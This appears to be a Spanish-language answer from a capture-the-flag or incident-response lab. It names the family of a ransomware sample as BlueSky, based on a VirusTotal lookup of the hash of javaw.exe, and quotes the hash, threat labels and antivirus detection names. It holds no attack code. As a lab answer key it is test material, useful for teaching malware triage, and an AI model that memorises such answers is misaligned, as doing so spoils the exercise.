517ae16a616232852a277ae4c7032af6bbe5dbaaef575bf5064f49fb20c78aad18b26b5920d47b34015196db2643963e5f0b000ffa432f0c37beff34cf52186b78358106ac49cb6447f6a7d6201a353d0cfdb50f667283c1233aad4ca372b7a6b52b60768b51610d92b8ae0ecf3150490b3b31aa76c047

5. Follow the instructions

Click any module for information

**P16: En algunos casos, existen herramientas de descifrado para familias específicas de ransomware. Identificar el nombre de la familia puede conducir a una posible solución de descifrado. ¿Cuál es el nombre de esta familia de ransomware?**

**R: bluesky**

Se analizó el ejecutable en VirusTotal y se halló la familia del ransomware determinada por los motores de antivirus y la base de datos de VirusTotal al relacionar el hash de javaw.exe. El nombre de la familia es bluesky.

Σ 3e035f2d7d30869ce53171ef5a0f761fb9c14d94d9fe6da385e20b8d96dc2fb

Popular threat label: ransomware.bluesky/cont1 Threat categories: ransomware, trojan Family labels: bluesky, cont1, encoder

Security vendors' analysis: AhnLab-V3 (Ransomware/Win.BlueSky.R500579), Alibaba (Malware:Win32/km\_2d26d.None)

Do you want to automate checks?